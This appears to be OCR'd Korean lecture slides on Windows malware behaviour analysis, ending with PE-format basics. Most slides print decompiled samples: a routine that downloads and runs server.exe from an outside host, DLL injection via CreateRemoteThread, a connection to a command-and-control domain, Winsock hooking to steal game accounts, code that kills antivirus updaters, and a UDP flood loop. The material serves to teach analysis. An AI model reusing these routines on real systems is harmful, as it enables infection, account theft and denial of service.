
파일 생성

> 자신복사, 다운로드, 드롭

> 파일/디렉토리 관련 API

- CreateFile
- ReadFile
- WriteFile
- CopyFile
- GetSystemDirectory
- GetWindowsDirectory

파일 생성


임시 디렉토리
(Temp)
윈도우 시스템 디렉토리
(windows₩system32)
파일 복사
최초 파일
최초 파일
다운로드
인터넷
최초 파일
www.x.com/a.exe
파일 #1
드롭
최초 파일

```
struct _FILETIME CreationTime; // [sp+40Ch] [bp-Ch]@4
                                                        // 1.
                                                        // lpFileName = "C:WWWINDOWSWWinfrom.dat"
                                                        //
                                                        // 2.
                                                        // ldlist.txt
GetWindowsDirectoryA(&FileName, 0x400u);
result = CreateFileA(&FileName, GENERIC_READ, 5u, 0, 3u, FILE_FLAG_BACKUP_SEMANTICS, 0);// C:WWWINDOWS
hObject = result;
if ( result != (void *)-1 )
{
  hFile = CreateFileA(lpFileName, GENERIC_WRITE, 0, 0, 3u, FILE_ATTRIBUTE_NORMAL, 0);
  p_hFile = hFile;
  if ( hFile == (HANDLE)-1 )
  {
    result = (void *)CloseHandle(hObject);
  }
  else
  {
    GetFileTime(hObject, &CreationTime, 0, 0);
    SetFileTime(p_hFile, &CreationTime, &CreationTime, &CreationTime);
    CloseHandle(hObject);
    CloseHandle(p_hFile);
    v4 = GetFileAttributesA(lpFileName);                // eax
    LOBYTE(v4) = (_BYTE)v4 | 6;                         // LOBYTE = al
                                                        // OR AL, 6
    result = (void *)SetFileAttributesA(lpFileName, v4);// HIDDEN|SYSTEM|ARCHIVE
  }
}
return result;
```

다운로드

> 관련 API

— URLDownloadToFileA

다운로드

```
GetTempPathA(0x100u, &CmdLine);
v2 = "wwwin.exe";
v1 = -1;
do
{
  if ( !v1 )
    break;
  v7 = *v2++ == 0;
  --v1;
}
while ( !v7 );
v8 = ~v1;
v6 = &v2[-v8];
v4 = v8;
v5 = &CmdLine;
v3 = -1;
do
{
  if ( !v3 )
    break;
  v9 = *v5++ == 0;
  --v3;
}
while ( !v9 );
memcpy(v5 - 1, v6, v4);
URLDownloadToFileA(0, "http://www.guba1688.cn/wm/server.exe", &CmdLine, 0, 0);
WinExec(&CmdLine, 1u);
ExitProcess(0);
```

드롭

> 리소스 섹션 등으로부터 내부의 파일을 드롭함

> 관련 API

- FindResourceA
- LoadResource

드롭

```
.RIF1:00406350  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:00406360  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:00406370  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:00406380  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:00406390  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:004063A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:004063B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:004063C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:004063D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:004063E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:004063F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:00406400  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ? ¯...■...ÿÿ..
.RIF1:00406410  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ?.......@.......
.RIF1:00406420  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:00406430  00 00 00 00 00 00 00 00  00 00 00 00 D0 00 00 00  ............?...
.RIF1:00406440  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ■■?.???L?Th
.RIF1:00406450  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
.RIF1:00406460  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
.RIF1:00406470  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode.■■■$.......
.RIF1:00406480  41 6D 5C DA 05 0C 32 89  05 0C 32 89 05 0C 32 89  Am\?■2?■2?■2?
.RIF1:00406490  05 0C 32 89 06 0C 32 89  05 0C 33 89 16 0C 32 89  ■2?■2?■3?■2?
.RIF1:004064A0  FF 2F 28 89 07 0C 32 89  FF 2F 0F 89 04 0C 32 89  ÿ/(?♀2?/  …?■2?
.RIF1:004064B0  52 69 63 68 05 0C 32 89  00 00 00 00 00 00 00 00  Rich■2?........
.RIF1:004064C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
.RIF1:004064D0  50 45 00 00 4C 01 03 00  3C 5F 72 48 00 00 00 00  PE..L£¯.<_rH....
.RIF1:004064E0  00 00 00 00 E0 00 0E 01  0B 01 07 00 40 09 00 00  ....?■■■.@■..
.RIF1:004064F0  60 00 00 00 00 00 00 00  64 06 00 00 40 02 00 00  `.......d₩.@¬..
.RIF1:00406500  80 09 00 00 00 00 40 00  20 00 00 00 20 00 00 00  ▯■....@. ... ...
.RIF1:00406510  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ■.......■.......
```

```
v16 = 0;
v12 = GetModuleHandleA(0);
v5 = v12;
v3 = FindResourceA(v12, lpName, hResData);
v4 = v3;
if ( v3 && (v6 = LoadResource(v5, v3), hResData = (LPCSTR)v6, v6) )
{
  v13 = LockResource(v6);
  v7 = v13;
  if ( v13 )
  {
    v14 = SizeofResource(v5, v4);
    v15 = lpFileName;
    v9 = v14;
    DeleteFileA(lpFileName);                          // 기존 Beep.sys 지우기
    v8 = CreateFileA(v15, 0x40000000u, 0, 0, 1u, 4u, 0);   // 리소스에서 내부 MZ (악성코드) 찾아서 Beep.sys로 파일 생성
    v10 = v8;
    if ( v8 != (HANDLE)-1 )
      v16 = WriteFile(v8, v7, v9, &NumberOfBytesWritten, 0);
    CloseHandle(v10);
  }
  FreeResource((HGLOBAL)hResData);
  result = v16;
}
```

실행되도록 등록 (부팅 시)

> 레지스트리, 서비스, BHO

> 관련 API

- RegCreateKey
- RegOpenKeyEx
- RegSetValueEx
- RegQueryValueEx
- CreateServiceA
- OpenServiceA
- StartServiceA

실행되도록 등록 (부팅 시)

> 시스템 재 시작시에 자동으로 실행되도록 설정

> 해당 레지스트리 경로

- HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
- HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon
- HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Image File Execution Options
- HKML₩SYSTEM₩CurrentControlSet₩Services

실행되도록 등록 (부팅 시)

```
v10 = 0;
if ( !RegOpenKeyExA(a1, a2, 0, 131078, &v12) )
{
  if ( !RegSetValueExA(v9, v8, v12, a3, 0, a6, a4, a5, ST18_4_0, ST1C_4_0) )
    v10 = 1;
  RegCloseKey();
}
return v10;
```

```
hSCManager = v4;
if ( v4 )
{
  v7 = CreateServiceA(v4, lpString2, lpDisplayName, 0xF01FFu, 0x10u, 2u, 1u, &FileName, 0, 0, 0, 0, 0);
  hService = v7;
  if ( !v7 && GetLastError() == 1073 )
  {
    v5 = OpenServiceA(hSCManager, lpString2, 0xF01FFu);
    hService = v5;
    if ( !v5 )
      goto LABEL_8;
    StartServiceA(v5, 0, 0);
  }
  if ( StartServiceA(hService, 0, 0) )
  {
    memset(&v18, 0, 0x100u);
```

프로세스 동작

> 프로세스, 쓰레드, DLL Injection, 서비스

> 관련 API

- CreateProcess
- FindProcess
- TerminateProcess
- CreateThread
- CreateRemoteThread
- ShellExecute
- StartServiceA

프로세스 동작

```
BOOL result; // eax@1
void *v1; // edi@1
HANDLE v2; // eax@1
PROCESSENTRY32 pe; // [sp+4h] [bp-128h]@1

v2 = CreateToolhelp32Snapshot(2u, 0);
v1 = v2;
pe.dwSize = 296;
for ( result = Process32First(v2, &pe); result; result = Process32Next(v1, &pe) )
{
  if ( pe.th32ProcessID == GetCurrentProcessId() )
    dword_4034EC = pe.th32ParentProcessID;
  if ( !strcmpi_0(pe.szExeFile, "explorer.exe") )
    dword_4034E8 = pe.th32ProcessID;
}
return result;
```

DLL을 인젝션 하기 위한 프로세스 검색

프로세스 동작

```
v3 = OpenProcess(0x42Au, 0, dwProcessId);
v4 = v3;
v18 = v3;
if ( v3 )
{
  v7 = strlen((const char *)lpBuffer);
  v19 = v7;
  v20 = v7;
  v5 = VirtualAllocEx(v3, 0, v7, 0x1000u, 4u);
  v6 = v5;
  v21 = v5;
  if ( v5 )
  {
    v8 = WriteProcessMemory(v4, v5, lpBuffer, v7, 0);
    if ( v8 )
    {
      v11 = GetModuleHandleA("Kernel32");
      v9 = (DWORD (__stdcall *)(LPVOID))GetProcAddress(v11, "LoadLibraryA");
      v22 = v9;
      if ( v9 )
      {
        v12 = CreateRemoteThread(v4, 0, 0, v9, v6, 0, 0);
        v23 = v12;
        v16 = v12 != 0;
      }
      else
      {
        v16 = (bool)v9;
      }
    }
```

CreateRemoteThread를 이용한 DLL Injection

네트워크 활동

> 포트 오픈, 특정 도메인/포트 접속, IRC 접속

> 관련 API

- WSAStartup
- WSASend
- socket
- send
- recv
- listen
- accept
- gethostbyname
- InternetGetConnectedState

네트워크 활동

```
strcpy((char *)dword_10044B40, (const char *)&v13);
sub_10001650("A1B86CE0C2A238799D792FA95BAB416C");
memset(&v17, 0, 0x100u);
strcpy(&v17, "A1B86CE0C2A238799D792FA95BAB416C");          // 문자열 생성 SEED
v6 = sub_100010C0(&v17, dword_10044B40);                  // sky80.8866.org 문자열 생성 루틴
                                                          // return 도메인명
v7 = (const char *)sub_100014F0(v6);                      // v6는 도메인명
v1 = v7;
v13 = (signed int)v7;
WSAStartup(0x202u, &WSAData);
memset(&buf, 0, 0x200u);
while ( 1 )
{
  name.sa_family = 2;
  *(_WORD *)&name.sa_data[0] = htons(word_10006CF4);      // 8088 port
  v8 = inet_addr(v1);
  *(_DWORD *)&name.sa_data[2] = v8;
  if ( v8 == -1 )
  {
    v2 = gethostbyname(v1);                               // sky80.8866.org
    if ( v2 )
    {
      memcpy(&name.sa_data[2], *(const void **)v2->h_addr_list, v2->h_length);
      name.sa_family = v2->h_addrtype;
      goto LABEL_5;
    }
    Sleep(0x2710u);
  }
```

악성행위

> 보안기능 비활성화, 온라인 게임 계정 절취, DDoS, 스팸메일 발송

악성행위

```
GetSystemDirectoryA(&LibFileName, 0x104u);
strcat(&LibFileName, "WWwsock32.dll");
v3 = LoadLibraryA(&LibFileName);
hModule = v3;
if ( v3 )
{
  v5 = (int)GetProcAddress(v3, "WSAStartup");
  dword_10002154 = v5;
  dword_100025AC = v5;
  v6 = (int)GetProcAddress(hModule, "WSACleanup");
  dword_10002154 = v6;
  dword_10002B24 = v6;
  v7 = (int)GetProcAddress(hModule, "htons");
  dword_10002154 = v7;
  dword_100029B4 = v7;
  v8 = (int)GetProcAddress(hModule, "socket");
  dword_10002154 = v8;
  dword_10002B30 = v8;
  v9 = (int)GetProcAddress(hModule, "WSAAsyncSelect");
  dword_10002154 = v9;
  dword_10002B28 = v9;
  v10 = (int)GetProcAddress(hModule, "setsockopt");
  dword_10002154 = v10;
  dword_10002AE0 = v10;
  v11 = (int)GetProcAddress(hModule, "ioctlsocket");
  dword_10002154 = v11;
  dword_100029A0 = v11;
  v12 = (int)GetProcAddress(hModule, "WSAAsyncGetHostByName");
  dword_10002154 = v12;
  dword_10002158 = v12;
  v13 = (int)GetProcAddress(hModule, "closesocket");
```

온라인 게임/포털 사이트 계정 절취를 위한 네트워크 관련 API 후킹

악성행위

```
sprintf(&Dest, "%s:WWProgram FilesWWESTsoftWWALUpdateWWALUpdate.exe", &Str);// 이스트소프트 알약
Find_Process_and_Terminate(&Dest);
sprintf(&Dest, "%s:WWProgram FilesWWESTsoftWWALYacWWAYUpdate.aye", &Str);// 이스트소프트 알약
Find_Process_and_Terminate(&Dest);
v6 = 0;
memset(&v7, 0, 0x104u);
sprintf(&v6, "%s:WWProgram FilesWWVPowerWWPCZiggyGISWWEnterpriseGISWWPZUpdate.pze", &Str);// 비전파워 피시지기
Find_Process_and_Terminate(&v6);
v8 = 0;
memset(&v9, 0, 0x104u);
sprintf(&v8, "%s:WWProgram FilesWWHAURIWWViRobot Desktop 5.0WWHUpdate.exe", &Str);// 하우리 바이로봇
Find_Process_and_Terminate(&v8);
v10 = 0;
memset(&v11, 0, 0x104u);
sprintf(&v10, "%s:WWProgram FilesWWAhnLabWWSmart Update UtilityWWSUpdate.exe", &Str);// 안철수연구소 V3
result = (char *)Find_Process_and_Terminate(&v10);
```

국산 백신 제품들의 업데이트를 방해하는 코드 루틴

악성행위

```
Sleep(0x7D0u);
WSAStartup(0x202u, &WSAData);
v1 = WSASocketA(2, 3, 17, 0, 0, 0);                    // WSASocketA(AF_INET, SOCK_RAW, IPPROTO_UDP, 0, 0, 0);
v2 = v1;
if ( v1 != -1 )
{
  optval = 1;
  if ( setsockopt(v1, 0, 2, (const char *)&optval, 4) == -1 )
  {
    printf("setsockopt Error!Wn");
    return;
  }
  to.sa_family = 2;
  *(_WORD *)&to.sa_data[0] = htons(hostshort);
  v5 = inet_addr("192.168.1.2");
  *(_DWORD *)&to.sa_data[2] = v5;
  if ( v5 == -1 )
  {
    v3 = gethostbyname("192.168.1.2");
    if ( !v3 )
      return;
    memcpy(&to.sa_data[2], *(const void **)v3->h_addr_list, v3->h_length);
    to.sa_family = v3->h_addrtype;
  }
  while ( dword_10006D00 != 1 )
  {
    v4 = 10000;
    do
    {
      sendto(v2, buf, len, 0, &to, 16);
      Sleep(dwMilliseconds);
      --v4;
    }
    while ( v4 );
    Sleep(dword_10006E08);
  }
```

Malicious Behavior Analysis


Demonstration

Virut


Malicious Behavior (related API, IRCBot)

0x02 Prior Knowledge
- PE Format

CodeEngn PE Format Poster - Ero Carrera



File Headers : MZ Header





```
typedef struct _IMAGE_DOS_HEADER {
    WORD   e_magic;
    WORD   e_cblp;
    WORD   e_cp;
    WORD   e_crlc;
    WORD   e_cparhdr;
    WORD   e_minalloc;
    WORD   e_maxalloc;
    WORD   e_ss;
    WORD   e_sp;
    WORD   e_csum;
    WORD   e_ip;
    WORD   e_cs;
    WORD   e_lfarlc;
    WORD   e_ovno;
    WORD   e_res[4];
    WORD   e_oemid;
    WORD   e_oeminfo;
    WORD   e_res2[10];
    LONG   e_lfanew;
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

```
#define IMAGE_DOS_SIGNATURE      0x5A4D  // MZ

if(pIDH->e_magic != IMAGE_DOS_SIGNATURE)
    printf("DOS Header magic not found.\n");
```

File Headers : PE Header

